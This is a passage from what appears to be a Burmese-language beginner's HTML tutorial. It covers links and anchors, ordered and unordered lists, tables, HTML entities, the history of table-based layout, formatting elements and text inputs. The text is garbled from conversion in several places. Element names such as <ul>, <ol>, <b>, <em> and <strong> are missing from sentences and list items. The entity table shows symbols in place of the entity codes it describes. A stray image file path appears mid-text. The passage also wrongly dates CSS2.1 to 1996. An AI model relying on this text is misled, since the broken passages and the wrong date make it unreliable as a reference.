မှတ်ချက် ၂ ဒီစာအုပ်မှာဖော်ပြတဲ့ နမူနာတွေကို eimaung.com/pwd-rc/ မှာ အခန်းစဉ်အတိုင်း ထည့်ပေးထားပါတယ်။ နမူနာတွေ ကို ကိုယ်တိုင်ကူးယူစွမ်းသပ်နိုင်ရင်တော့ အကောင်းဆုံးပါပဲ။ လက်တွေ့ရေးဖြစ်သွားတော့ ပိုမှုတ်မိမေပါတယ်။ ရေးသားတဲ့ နေရာမှာ နှစ်သိက်ရာ Text Editor ကို အသုံးပြုရေးသားနိုင်ပါတယ်။ ဒါပေမယ့် Notepad လို့ Editor မျှိုးနဲ့တော့ သိပ်အဆင်မပြုပါဘူး။ အခြေခံ လုပ်ဆောင်ချက်တွေဖြစ်တဲ့ Line Number, Syntax Highlight, Auto Indent အစရိတ် လုပ်ဆောင်ချက်တွေပါဝင်တဲ့ Text Editor တစ်ခုခုကို အသုံးပြုသင့်ပါတယ်။ ဥပမာ – Sublime Text (sublimetext.com), Notepad++ (notepad-plus-plus.org)

Hyperlink and Anchor

ရှုအခန်းမှာ Web Server တစ်ခုမှာသိမ်းဆည်းထားတဲ့ Document နဲ့ Resource တိုင်းအတွက် ကိုယ်ပိုင်လိပ်စာ URL တစ်ခုစီရှိကြတယ်လို့ ဖော်ပြခဲ့ပါတယ်။ HTML Document တွေရဲ့ အဓိကထူးခြားချက်ကတော့ အဲဒီ URL လိပ်စာတွေကို အသုံးပြုပြီး Document တစ်ခုကနေ အခြား Document တွေကို Hyperlink တွေနဲ့ချိတ်ဆက်နိုင်ခြင်းပဲ ဖြစ်ပါတယ်။

အဲဒီအပြင် Document တစ်ခုခဲ့အတွင်းထဲက အစိတ်အပိုင်းတစ်ခုကနေ အခြားအစိတ်အပိုင်းတစ်ခုကိုလည်း ချိတ်ဆက်နိုင်ပေးထားတယ်။ ပြင်ပ Document တစ်ခုနဲ့ချိတ်ဆက်ထားတဲ့ Link ကို Hyperlink ခေါ်ပြီး လက်ရှိ Document ထဲကပဲ အခြားအစိတ်အပိုင်းတစ်ခုကိုချိတ်ဆက်ထားတဲ့ Link ကိုတော့ Anchor လို့ခေါ်လေ့ရှိပါတယ်။ တနည်းပြာရမယ်ဆိုရင် Link တွေမှာ ပြင်ပ Resource တစ်ခုကိုရည်ရွှေနဲ့ချိတ်ဆက်နိုင်တဲ့ External Link နဲ့ လက်ရှိ Document အတွင်းအစိတ်အပိုင်းတစ်ခုကို ရည်ရွှေနဲ့ချိတ်ဆက်နိုင်တဲ့ Internal Link ဆိုပြီး နှစ်မျိုးရှိတဲ့ သဘောဖြစ်ပါတယ်။

External Link ထည့်သွင်းချင်ရင် <a> Element ကို အသုံးပြုရပါး Internal Link ထည့်သွင်းချင်ရင်လည်း <a> Element ကိုပဲ အသုံးပြုရပါတယ်။ <a> Element တိုင်းမှာ href ဆိုတဲ့ လိပ်စာ URL ထည့်သွင်းဖို့ အတွက် Attribute တစ်ခု မဖြစ်မနေပါဝင်ရပါတယ်။ Google Search ကို ချိတ်ဆက်ထားတဲ့ External Link တစ်ခုကို အခုလိုထည့်သွင်းနိုင်ပါတယ်။

```
<a href="http://www.google.com/" title="Google Search">Search</a>
```

ပေးထားတဲ့ နမူနာမှာ <http://www.google.com/> ဆိုတဲ့လိပ်စာ URL ကို href Attribute နဲ့ <a> Element အတွက် ထည့်သွင်းပေးထားပါတယ်။ ဒါ Link ကိုနှိပ်လိုက်ရင် <http://www.google.com> ဆိုတဲ့လိပ်စာကိုသွားရမယ်လို့ ရည်ညွှန်းထားခြင်းလည်းဖြစ်ပါတယ်။

title Attribute ထည့်သွင်းပေးထားတာကိုလည်း နမူနာမှာတွေ့ရမယ်ပါ။ ဒါ Attribute က မထည့်လည်းရပေမယ့် <a> Element တိုင်းမှာ အမြဲထည့်သွင်းပေးသင့်တဲ့ Attribute တစ်ခုဖြစ်ပါတယ်။ title Attribute က လက်ရှိ Element ရဲ့ အဓိပ္ပာဇာတ်အကျဉ်းကို အသုံးပြုသူအတွက်ရော Search Engine Spider တွေလို့ ကွန်ပျိုးတာပရိကရမဲ့ တွေအတွက်ပါ ရှုင်းပြ ထားတဲ့ သဘောဖြစ်ပြီး <a> Element တင်မကပဲ အခြားမည်သည့် HTML Element နဲ့ မဆိုတဲ့ဖောက်အသုံးပြုလို့ ရပါတယ်။

မှတ်ချက် ။ ။ HTML Element တစ်ခုမှာ title Attribute ပေးထားတဲ့အခါ Web Browser မှာ ကြည့်ရှုနေစဉ် Mouse နဲ့ Element ကို ထောက်လိုက်မယ်ဆိုရင် title Attribute မှာ ထည့်သွင်းပေးထားတဲ့ အချက်အလက်ကို Tool Tip အနေနဲ့ ဖော်ပြပေး မှာ ဖြစ်ပါတယ်။

URL မှာ ရည်ညွှန်းထားတဲ့ Document ကို သီးခြား Browser Window နဲ့ဖော်ပြစေချင်ရင်သုံးတဲ့ Attribute တစ်ခုရှိပါတယ် target="_blank" ဆိုတဲ့ Attribute ပဲဖြစ်ပါတယ်။ ခုလုံးရေးသားပေးရပါတယ်။

```
<a href="http://www.google.com/" target="_blank">Search</a>
```

ဒါ Attribute ဟာ တစ်ခါတစ်ရုံးမှာ အသုံးဝင်နိုင်တဲ့အတွက် ထည့်သွင်းဖော်ပြပေးတာပါ။ ဒါပေမယ့် အသုံးမပြုသင့်ပါဘူး။ Web Browser တိုင်းမှာ Link ကို Right Click နှိပ်လိုက်ရင် "Open Link in New Window" ဆိုတဲ့ Option ပါဝင် လေ့ရှိပါတယ်။ အသုံးပြုသူကဆန်ရှိရင် Link ကို သီးခြား Window တစ်ခုနဲ့ဖော်ပြစ် သူကိုယ်တိုင် ရွေးချယ်နိုင်မှုဖြစ် ပါတယ်။ ကျွန်ုတ်တို့ ထည့်ပေးဖို့မလိုပါဘူး။ ထည့်ပေးလိုက်တော့မှ အသုံးပြုသူအတွက် ပြဿနာဖြစ်နေတက်တာပါ။ နှိပ်လိုက်ရင်သီးခြား Window နဲ့ပဲ အမြဲဖော်ပြတော့မှာပါ။ လက်ရှိ Window ထဲမှာပဲ ဖော်ပြစေချင်ပါတယ်လို့ရွေးစရာ Option မရှိတော့ပါဘူး။ ကျွန်ုတ်တို့က အသုံးပြုသူကို "သီးခြား Window နဲ့ ကြည့်ကိုကြည့်ရမယ်" လို့ စွဲတဲ့အတင်း Force လုပ်လိုက်သလိုဖြစ်သွားပါတယ်။ ဒါ Usability ရှုပေါင်းအရ target="_blank" Attribute ကို ရှောင်သင့်တာ ဖြစ်ပါတယ်။ ဒီနေရာမှာထည့်သွင်းဖော်ပြတာ ကတော့ မဖြစ်မနေလိုအပ်တဲ့ တစ်ခါတစ်ရုံးမှာ အသုံးဝင်တက်လို့သာ ထည့်သွင်း ဖော်ပြပေးထားတာ ဖြစ်ပါတယ်။

Internal Link (Anchor) တစ်ခု ထည့်သွင်းဖို့အတွက် ကျွန်ုတ်တို့ ဖြည့်စွက်နားလည်ရမှာကတော့ Document တစ်ခု အတွင်းမှာ ပါဝင်တဲ့ HTML Element တိုင်းကို ကိုယ်ပိုင် ID သတ်မှတ်ပေးထားလို့ ရတယ်ဆိုတဲ့အချက်ပဲ ဖြစ်ပါတယ်။ ဥပမာ -

```
<h2 id="ch2">Chapter Two</h2>
```

နမူနာမှာ <h2> Element ကို id Attribute အသုံးပြုပြီး ကိုယ်ပိုင် ID တစ်ခု သတ်မှတ်ပေးထားလိုက်ပါတယ်။ လက်ရှိ

Document မှာ တစ်ခြား <h2> Element တွေလည်း ရှိနိုင်ပါသေးတယ်။ ဒါပေမယ့် ဒီ <h2> ကတော့ သူများနဲ့မတူပဲကိုယ်ပိုင် ID တစ်ခုရှိသွားပြုဖြစ်ပါတယ်။

<a> Element ကို အသုံးပြုပြီး လက်ရှိ Document ထဲကပဲ နေရာတစ်ခုကို အတိအကျ ဉွေ့နှုန်းဆိုချိတ်ဆက်လိုဂင် ID ကို သွန်းပြီး ချိတ်ဆက်ရတာပါတယ်။ ဥပမာ -

```
<a href="#ch2">Chapter Two</a>
```

ဒီ <a> Element ရဲ့ href Attribute မှာ Document တစ်ခုကိုရည်ရွှေ့နှုန်းထားတာမဟုတ်ပဲ လက်ရှိ Document ထဲကပဲ ch2 ဆိုတဲ့ ID ရှိတဲ့ Element ကိုရည်ရွှေ့လိုက်တာဖြစ်ပါတယ်။ #ch2 လို ရှေ့မှာ # Sign လေး ထည့်သွင်းပေးရတာကို သတိပြုပါ။

External Link တွေမှာလည်း ပြင်ပ Document တစ်ခုကိုရွှေ့နှုန်းဆိုယုံမက အဲဒီ Document ထဲက Element တစ်ခုကို တိုက်ရှိက် ဉွေ့နှုန်းဆိုလိုရင်လည်း ဒီနည်းအတိုင်းပဲအသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
<a href="http://example.com/toc.html#ch2">Chapter Two</a>
```

နူးစာမှာ example.com/toc.html ကို ဉွေ့နှုန်းဆိုယုံမက အဲဒီ Document ထဲက #ch2 ဆိုတဲ့ Element ထိ အတိအကျ ဉွေ့နှုန်းဆိုထည့်သွင်းပေးလိုက်တာပဲ ဖြစ်ပါတယ်။

Lists

HTML Document တစ်ခုမှာ စာရင်းအနေနဲ့ ဖော်ပြတဲ့ List တွေထည့်သွင်းဖို့အတွက် Element နှစ်ခု ရှိပါတယ်။ နဲ့ ဖြစ်ပါတယ်။ ဆိုတာ Unordered List ဆိုတဲ့အဓိပ္ပာယ် ဖြစ်ပြီး စာရင်းကို Bullet လေးတွေနဲ့ ဖော်ပြပေးမှုပဲဖြစ်ပါတယ်။ ကတော့ Ordered List ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပြီး စာရင်းကို နံပါတ်စဉ်နဲ့ ဖော်ပြပေးမှုပဲဖြစ်ပါတယ်။

ဒီနေရာမှာလဲ ကိုယ်ထည့်သွင်းတဲ့ List က အစီအစဉ်ကျနှုန်းသား စာရင်းဆိုရင် ကို အသုံးပြုသင့်ပြီး အစီအစဉ်ကျနေတဲ့ စာရင်းမဟုတ်ရင် ကို သုံးသင့်တာဖြစ်ပါတယ်။ အချက်အလက်အမျိုးအစားနဲ့ ကိုက်ညီအောင် အသုံးပြုရတာဖြစ်ပြီး ဖော်ပြု ပုံကိုကြည့်ပြီး ရွှေးချယ်အသုံးပြုရတာမဟုတ်ပါဘူး။ Bullet နဲ့ ဖော်ပြတယ်၊ နံပါတ်စဉ်နဲ့ ဖော်ပြတယ် ဆိုတဲ့ အပြင်အဆင်က နောက်မှ လိုသလိုပြောင်းလဲယူလိုပါတယ်။

 Element တွေအတွင်းထဲမှာ ပါဝင်ရမယ့် Item စာရင်းကိုတော့ List Item Element ဖြစ်တဲ့ Element အသုံးပြုထည့်သွင်းပေးရမှာပဲ ဖြစ်ပါတယ်။

ရေးသားပုံနမူနာ

```
<ol>
  <li>Chapter One</li>
  <li>Chapter Two</li>
  <li>Chapter Three</li>
  <li>Chapter Four</li>
</ol>
```

ရလဒ်

- Chapter One
- Chapter Two
- Chapter Three
- Chapter Four

ရေးသားပုံနမူနာ

```
<ul>
  <li>Yangon</li>
  <li>Mandalay</li>
  <li>Naypyidaw</li>
  <li>Monywa</li>
</ul>
```

ရလဒ်

- Yangon
- Mandalay
- Naypyidaw
- Monywa

**** Element ကို အသုံးပြုတဲ့ List တစ်ခုမှာ စမှတ်ကို သတ်မှတ်ပေးချင်ရင် start Attribute အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - <ol start="5"> ဆိုရင် နံပါတ်စဉ်ဖော်ပြတဲ့အခါ 1 ကမစဘဲ 5, 6, 7 စသဖြင့် ဖော်ပြပေး သွားမှာဖြစ်ပါတယ်။

တစ်ခါတစ်ရုံ စာရင်းကအစီအစဉ်တကျတော့အစီအစဉ်တကျပဲ၊ ဒါပေမယ့် အစီအစဉ်ကပြောင်းပြန် (ကြီးစဉ်ငယ်လိုက်) စီစဉ်ချင်တာမျိုးလည်းရှိတက်ပါတယ်။ အဲဒီလိုဆိုရင်တော့ reversed Attribute ကို အသုံးပြုနိုင် ပါတယ်။ ဥပမာ -

```
<ol reversed>
```

မှတ်ချက်။ ။ ။ ။ Element Attribute တွေမှာ Attribute Name ပဲပါပြီး Value မပါတဲ့ Attribute တွေရှိပါတယ်။ အဲဒီလို Attribute တွေကိုတစ်ခုး Attribute တွေရေးသားပဲနဲ့ တစ်ညီတည်းဖြစ်စေချင်ရင် Attribute Name ကိုပဲ Value အဖြစ် အသုံးပြုရေးသားနိုင်ပါတယ်။ ဥပမာ - <ol reversed="reversed">။ XHTML ဇော်က ဒီလိုအပြည့်အစုံရေးတာကို အားပေးခဲ့ကဲပေမယ့် အခုနောက်ပိုင်းမှာတော့ ရေးသားရတိုတဲ့ Value မပါပဲ Attribute Name သက်သက်ရေးသားတဲ့ ရေးနည်းကို အားပေးလာကြပြန်ပါတယ်။ နှစ်သက်သလို ရေးသားနိုင်ပါတယ်။

Table

ဗေားတွေထည့်သွင်းဖို့အတွက် <table> Element ကို အသုံးပြုနိုင်ပါတယ်။ ဗေားတစ်ခါဟာ Rows တွေ Columns တွေနဲ့ ဖွံ့ဖြိုးထုတ်ပေးတာမျိုး Table တစ်ခုထည့်သွင်းမယ်ဆိုရင် Rows တွေ Columns တွေပါ သတ်မှတ် ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ Rows တွေထည့်သွင်းဖို့အတွက် Table Row <tr> Attribute သုံးရမှာဖြစ်ပြီး Rows တစ်ခုစီမှာပါဝင်တဲ့ Columns တွေကို Table Data <td> Attribute နဲ့ သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။

ရေးသားပုံနမ္မနာ

```
<table>
  <tr>
    <td>484</td>
    <td>MX</td>
    <td>MEX</td>
    <td>Mexico</td>
  </tr>
  <tr>
    <td>504</td>
    <td>MA</td>
    <td>MAR</td>
    <td>Morocco</td>
  </tr>

  <tr>
    <td>104</td>
    <td>MM</td>
    <td>MMR</td>
    <td>Myanmar</td>
  </tr>
  <tr>
    <td>524</td>
    <td>NP</td>
    <td>NPL</td>
    <td>Nepal</td>
  </tr>
</table>
```

ရလဒ်

484	MX	MEX	Mexico
504	MA	MAR	Morocco
104	MM	MMR	Myanmar
524	NP	NPL	Nepal

Table အတွက် ခေါင်းစီးထည့်သွင်းချင်ရင်တော့ ခေါင်းစီးအဖြစ်ဖော်ပြလိုတဲ့ Column မှာ <td> Element အစား <th> Element နဲ့ ပြောင်းလဲအသုံးပြုပေးရမှာဖြစ်ပါတယ်။

ရေးသားပုံနမ္မနာ

```
<table>
  <tr>
    <th>Code</th>
    <th>ISO</th>
    <th>ISO3</th>
    <th>Name</th>
  </tr>
```

```

<tr>
    <td>504</td>
    <td>MA</td>
    <td>MAR</td>
    <td>Morocco</td>
</tr>
<tr>
    <td>104</td>
    <td>MM</td>
    <td>MMR</td>
    <td>Myanmar</td>
</tr>
</table>

```

ရလဒ်

Code	ISO	ISO3	Name
504	MA	MAR	Morocco
104	MM	MMR	Myanmar

Table ၊ <thead> <tbody> <tfoot> Element တွေထံးပြီးတော့ အပိုင်းလိုက်လည်း ခွဲခြားသတ်မှတ်လို့ရ ပါတယ်။

ရေးသားပုံနမူနာ

```

<table>
    <thead>
        <tr>
            <th colspan="4">Country List</th>
        </tr>
    </thead>
    <tbody>
        <tr>
            <th>Code</th>
            <th>ISO</th>
            <th>ISO3</th>
            <th>Name</th>
        </tr>
        <tr>
            <td>504</td>
            <td>MA</td>
            <td>MAR</td>
            <td>Morocco</td>
        </tr>
        <tr>
            <td>104</td>
            <td>MM</td>
            <td>MMR</td>
            <td>Myanmar</td>
        </tr>
    </tbody>

```

```
</tbody>
<tfoot>
<tr>
    <td colspan="4">&copy; Copyright 2013</td>
</tr>
</tfoot>
</table>
```

ရလဒ်

Country List			
Code	ISO	ISO3	Name
504	MA	MAR	Morocco
104	MM	MMR	Myanmar
© Copyright 2013			

<thead> Element ထဲက <td> မှာ colspan="4" ဆိတဲ့ Attribute တစ်ခုသုံးထားတာကို သတိပြုပါ။ အဲဒီ Attribute က Column တွေကို ပေါင်းစပ်နေရယူဖော်လိုတဲ့အခါ အသုံးပြုပါတယ်။ colspan="4" ရဲ့ အမြဲ့ပြု၍ က ဒီနေရာမှာ "လေးကွက်စာနေရာယူပါ" လို့ ပြောလိုက်သလိုပါပဲ။ ဒါကြောင့် ရလဒ်မှာကြည့်လိုက် ရင်လည်း Country List ဆိတဲ့ Column က လေးကွက်စာ နေရာယူပြုးဖော်ပြပေးတာကိုတွေ့ရှုပါ။

<tfoot> Element ထဲမှာ © ဆိတဲ့ ရေးသားမှုတစ်ခုကိုလည်း သတိပြုပါ။ အဲဒါကတော့ HTML Entity Symbol လိုခေါ်တဲ့ ထူးခြားတဲ့သက်တတွေ ထည့်သွင်းလိုတဲ့အခါ အသုံးပြုရတဲ့ ရေးသားနည်းဖြစ်ပါတယ်။ Ampersand (&) နဲ့အဆင့်ပြုပြီး Semi-Colon (:) နဲ့ အဆုံးသတ်လေးရှိပါတယ်။ © ကတော့ © Symbol လေး ထည့်သွင်းချင်တဲ့အခါ ရေးသားရတဲ့ HTML Entity Symbol ဖြစ်ပါတယ်။

© ကဲ့သို့ အလားတူ Symbol တွေအများကြီးရှိပါတယ်။ ထည့်သွင်းမှတ်သားသင့်တဲ့ Symbol အချို့ကိုဖော်ပြပေးလိုက်ပါတယ်။


 	- [Space]
™	- ™
®	- ®
<	- <
>	- >
»	- »
«	- «

အရေးအကြီးဆုံးကတော့ Less Than Sign (<) ဖြစ်ပါတယ်။ ထည့်သွင်းဖော်ပြထားတဲ့စာတဲ့မှာ Less Than Sign ထည့်ချင်ရင် ဒီတိုင်းရှိက်ထည့်လိုက်လို့ မရပါဘူး။ Browser က < Sign ကို Tag အဖွင့်လိုယူဆ သွားမှာပါ။ < လို့ ထည့်ပေးမှု < နေရာမှာ < Less Than Sign ကို Browser က အစားထိုးဖော်ပြပေးမှာဖြစ်ပါတယ်။

Table Layout

ဒီအခန်းမှာ ခက္ခခဏပြောနေတဲ့ကိစ္စကိုပဲ ထပ်ပြောရပါခြီးမယ်။ HTML Document တစ်ခုခံတဲ့ Semantic Data Structure အနေနဲ့စနစ်တစ်ကျတည်ဆောက်ထားတဲ့ အချက်အလက်များသာဖြစ်သင့်ပြီး အဲဒီ Document ကို ဘယ်ပုံ ဘယ်နည်းဖော်ပြရမလဲ ဆိတ်ကိုတော့ သီးခြား Style Language ဖြစ်တဲ့ CSS နဲ့ သတ်မှတ်ရတာဖြစ်ပါတယ်။ ဒါပေမယ့် ပြဿနာက XHTML မတိုင်ခင်မှာ Browser တွေရဲ့ CSS Support က အတော်လေးအားနည်းခဲ့ပါတယ်။

၁၉၉၆ ခုနှစ်မှာ အပြီးသတ်ခဲ့တဲ့ CSS2.1 ကို အဲဒီကာလတွေမှာ လူသုံးအများဆုံးဖြစ်တဲ့ Internet Explorer က ၂၀၀၁ ခုနှစ်ရောက်မှသာ တစ်ဝက်ကျော်ကျော် Support စလုပ်နိုင်ပါတယ်။ ဒါတောင် တစ်ဝက်ကျော်ကျော်ပုံပါသေးတယ်။ ၂၀၀၁ မတိုင်ခင် က Web Developer တွေဟာ Document တွေကို Style လုပ်နိုင်ဖို့ CSS ကို အားကိုးလိုမရခဲ့ဘူး။ ဒါကြောင့် မရရအောင် ကြံဖန်လုပ်တဲ့ အနေနဲ့ <table> Element တွေကို Document Layout အတွက် အသုံးပြုခဲ့ကြပါတယ်။



ဖော်ပြထားတဲ့ Layout ကို Table တစ်ခုလို့ မြင်ကြည့်ပါ။ Row သုံးခုရှုပါတယ်။ အလယ် Row မှာ Column နှစ်ခုရှုပြီး ကျော် Row နှစ်ခုမှာ Column တစ်ခုခံရှိကြပါတယ်။ ဒီနည်းနဲ့ <table> Element တွေကို စာရင်းယေား ဖော်ပြုပဲ မဟုတ်ပဲ Document Layout အတွက်သုံးခဲ့ကြပါတယ်။ တစ်ဖြည့်ဖြည့်း Web Developer တွေကြား အလေ့အကျင့် တစ်ခုလို့ ဖြစ်လာတဲ့အတွက် XHTML ပေါ်လာပြီး Semantic Web ကို အားပေးလာချိန်၊ Browser CSS Support တွေ အထိုက် အလျောက်အားကောင်းလာချိန်မှာ <table> Element ကို ယေားဖော်ပြုဖို့ပေးဖို့၊ Layout အတွက်မသုံးဖို့ အတော်လေး ပြန်ပြီးတိုက်တွန်းခဲ့ပါတယ်။

ကနေခေါ်မှာတော့ Browser CSS Support ဆိတ် အတော်လေး ပြည့်စုံအားကောင်းနေပြီဖြစ်ပါတယ်။ Layout အတွက်တော့ Table တွေ သုံးနေစရာမလိုတော့ပါဘူး။ လက်တွေမှာ Table Layout တစ်ခုဟာ CSS Layout လောက် ပြည့်စုံသပ်ရပ် ခြင်းလည်းမရှုပါဘူး။ ဒါကြောင့် အရင်က <table> Element ကို Layout အတွက်သုံးတဲ့ ခေတ်ရှိခဲ့တယ် ဆိတ်လောက်ပဲ ပြောချင်ပါတယ်။ ကျော်တော်တို့လိုက်လုပ်ကြဖို့ မဟုတ်ပါဘူး။

Formatting Elements

Text တွေကို Format လုပ်လိုတဲ့အခါအသုံးပြနိုင်တဲ့ Element တွေရှုပါတယ်။ အခြေခံအားဖြင့် Element ကို စာလုံးတွေ Bold လုပ်ဖို့အသုံးပြုပြီး <i> Element ကို Italic ပြုလုပ်ဖို့အသုံးပြနိုင်ပါတယ်။ ဒါပေမယ့် Format လုပ်တယ်ဆိတ် အမှန်တော့ စာတွေကိုဘယ်လိုပုံစံ ဖော်ပြရမလဲသတ်မှတ်ခြင်းဖြစ်ပါတယ်။ HTML Document ထဲ မှာ

Format လုပ်တဲ့ Element တွေ (ဖြစ်နိုင်မယ်ဆိုရင်) ထည့်သွင်းအသုံးမပြုသင့်ပါဘူး။ စာတွေကိုဘယ်လိုပဲ ဖော်ပြရလဲ ဆိုတဲ့ Style Detail ကို CSS နဲ့ သတ်မှတ် နိုင်ပါတယ်။

ဒါကြောင့်လည်း W3C က XHTML မှာ <i> <s> <u> အစရိတ် ဖော်ပြပါတယ်။ ဒါပေမယ့်လည်း Document တွေမှာ တစ်ခြားစာတွေနဲ့မတူပဲ အလေးပေးပေါ်ပြသင့်တဲ့ စာတွေ ပါဝင်တက်ပါတယ်။ အဲဒီလို အထူးအလေးပေးဖော်ပြသင့်တဲ့ စာတွေအတွက် အသုံးပြုနိုင်ဖို့ Semantic Element ဖြစ်တဲ့ တိုကို တော့ XHTML မှာထည့်သွင်းပေးခဲ့ပါတယ်။

<i>Hello, World!</i> လိုပေးသားရင် Hello, World! လို စာလုံးစောင်းနဲ့ဖော်ပြထားတဲ့ ရလဒ်ကိုရမှုပါ။ Hello, World! လို ပေးသားရင်လည်း စာလုံးစောင်းနဲ့ဖော်ပြတဲ့ တူညီတဲ့ရလဒ်ကိုပဲရရှိမှုဖြစ်ပါတယ်။ ဒါပြင့် <i> Element အတူး Element သုံးလိုက်လိုဘာများထူးသွားလိုလည်းလို မေးစရာရှိလိုနိုင်ပါတယ်။ ကျွန်ုတော်တိုက်ယုံကိုယ်ကို ပြန်မေးသင့်တာက "ဘာလို စာလုံးစောင်းသုံးတာလဲ?" ဆိုတဲ့မေးခွန်းဖြစ်ပါတယ်။ စာလုံးစောင်းလုပ်လိုက်တယ်ဆိုတာ အများအားဖြင့် အဲဒီစာကိုပုံပြီးထူးခြားစေချင်လိုဖြစ်ပါတယ်။ ဆိုတာ Emphasis (အထူးပြုဖော်ပြချက်) ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ ပုံပြီးအဓိပ္ပာယ်ရှုပါတယ်။ ဒါကြောင့် စာလုံးစောင်းဖော်ပြ လိုက်ပါလို အဓိပ္ပာယ်ရတဲ့ <i> Element အတူး အထူးပြုဖော်ပြလိုက်ပါလို အဓိပ္ပာယ်ရတဲ့ Element ကို သုံးတာကပုံပြီး Semantic ဖြစ်စေမှုဖြစ်ပါတယ်။

ဒါပေမယ့်လည်း HTML5 မှာတော့ <u> Element ကလွှဲရင် အားလုံးကိုခွင့်ပြထားပါတယ်။ အသုံးများတဲ့ Formatting Elements တွေကို ဖော်ပြပေးလိုက်ပါတယ်။

- - စာလုံးတွေ Bold လုပ်ဖော်ပြဖို့ အသုံးပြုနိုင်ပါတယ် ([Example](#))။
- <i> - စာလုံးတွေကို စာလုံးစောင်းနဲ့ ဖော်ပြဖို့ အသုံးပြုနိုင်ပါတယ် ([Example](#))။
- <s> - စာလုံးတွေကို Strike-through လုပ်ပြီးဖော်ပြဖို့ အသုံးပြုနိုင်ပါတယ် ([Example](#))။
- - ပုံပြီးထင်ရှားပေါ်လွင်စေလိုတဲ့ စာတွေအတွက်သုံးနိုင်ပါတယ် ([Example](#))။
- - အထူးပြုဖော်ပြလိုတဲ့ စာတွေအတွက်သုံးနိုင်ပါတယ် ([Example](#))။
- - ဖျက်ထားကြောင်း အသိပေးဖော်ပြလိုတဲ့ စာတွေအတွက်သုံးနိုင်ပါတယ် ([Example](#))။
- <sup> - Superscript တွေဖော်ပြဖို့ သုံးနိုင်ပါတယ် ([Example – 2nd](#))။
- <sub> - Subscript တွေဖော်ပြဖို့ သုံးနိုင်ပါတယ် ([Example – H₂O](#))။
- <code> - Program Code တွေ ထည့်သွင်းဖော်ပြဖို့ သုံးနိုင်ပါတယ် ([Example](#))။
- <pre> - ကြိုတင် Format လုပ်ထားတဲ့ စာတွေဖော်ပြဖို့သုံးနိုင်ပါတယ်။ ပုံမှန်ဆိုရင် HTML က Whitespace တွေကို ဖော်ပြလေ့မရှိပေမယ့် <pre> Element ထဲမှာ ထည့်သွင်းထားတဲ့ Whitespace တွေကိုတော့ ရေးသားထား တဲ့အတိုင်း ဖော်ပြပေးမှုဖြစ်ပါတယ်။ HTML Document ထဲမှာ တစ်ကြောင်းထက်ပိုတဲ့ Program Code တွေ ထည့်သွင်းဖော်ပြဖို့ အသုံးဝင်တဲ့ Element ဖြစ်ပါတယ်။

Form and Inputs

စာရွက်စာတမ်းတွေမှာရေးဖြည့်စရာ Form တွေပါဝင်တက်သလိုပဲ HTML Document တွေမှုလည်း Form တွေ ထည့်သွင်းလို ရပါတယ်။ အသုံးပြုသူတွေက အချက်အလက်ဖြည့်သွင်းရတဲ့ Element မဲ့ Input Element တွေလိုခေါ်ပါတယ်။ အခြေခံအကျ ဆုံးကတော့ Text Input ဖြစ်ပါတယ်။

<input> Element အသုံးပြုရမြို့ type Attribute မှာ "text" လို့ သတ်မှတ်ပေးရပါတယ်။ Empty Tag တစ်ခုဖြစ်တဲ့အတွက် Close Tag နဲ့ Content မရှိပါဘူး။

```
<input type="text">
```

တစ်ခြားအသုံးဝင်တဲ့ Attribute တွေ ရှိပါသေးတယ်။ value Attribute ကို Text Input မှာ Default Value ဖော်ပြန့်သုံးနိုင်ပါ တယ်။ Text Input ထဲက အချက်အလက်တွေကို အသုံးပြုသူကမပြင်ဆင်စေချင်ရင် readonly Attribute နဲ့ ကန်သတ်နိုင်ပါတယ်။ disabled Attribute နဲ့ Input ကို Mute လုပ်နိုင်ပါတယ်။ maxlength Attribute နဲ့ Text Input ထဲမှာ ထည့်သွင်းခွင့်ပြုလိုတဲ့ စာလုံးအရေအတွက် ကိုကန်သတ်နိုင်ပါတယ်။ ဥပမာ -

```
<input type="text" maxlength="6">
```

Input နဲ့အတူ Label တွေကို တွဲဖက်ဖော်ပြစ်စေခဲ့ရင်တော့ <label> Element ကို သုံးနိုင်ပါတယ်။

```
<label for="fname">First Name</label>
<input type="text" id="fname">
```

<label> Element နဲ့ <input> Element တိုကို ချိတ်ဆက်ဖို့အတွက် <label> Element ရဲ့ for Attribute မှာ <input> Element ရဲ့ id ကို ထည့်သွင်းပေးခြင်းဖြင့် ချိတ်ဆက်လိုက်တာပဲဖြစ်ပါတယ်။ ရရှိမယ့် အကျိုးကတော့ အသုံးပြု သူက "First Name" ဆိုတဲ့ Label ကိုနှိပ်လိုက်ရင် Text Input မှာအလိုလို Focus ဖြစ်နေ စေမှုပဲဖြစ်ပါတယ်။

Input Element နဲ့ထည့်သွင်းနိုင်တဲ့ အခြား Input အမျိုးအစားတွေ ရှိပါသေးတယ်။

<input type="password"> ကို အသုံးပြုသူ Password ရိုက်ထည့်စေဖို့သုံးနိုင်ပါတယ်။ Text Input နဲ့ အခြေခံအားဖြင့် တူပောမယ့် အသုံးပြုသူအချက်အလက်တွေရှိက်ထည့်တဲ့အခါ Star လေးတွေအဖြစ် ပြောင်းလဲ ဖော်ပြပေးမယ့် Input အမျိုးအစားဖြစ်ပါတယ်။

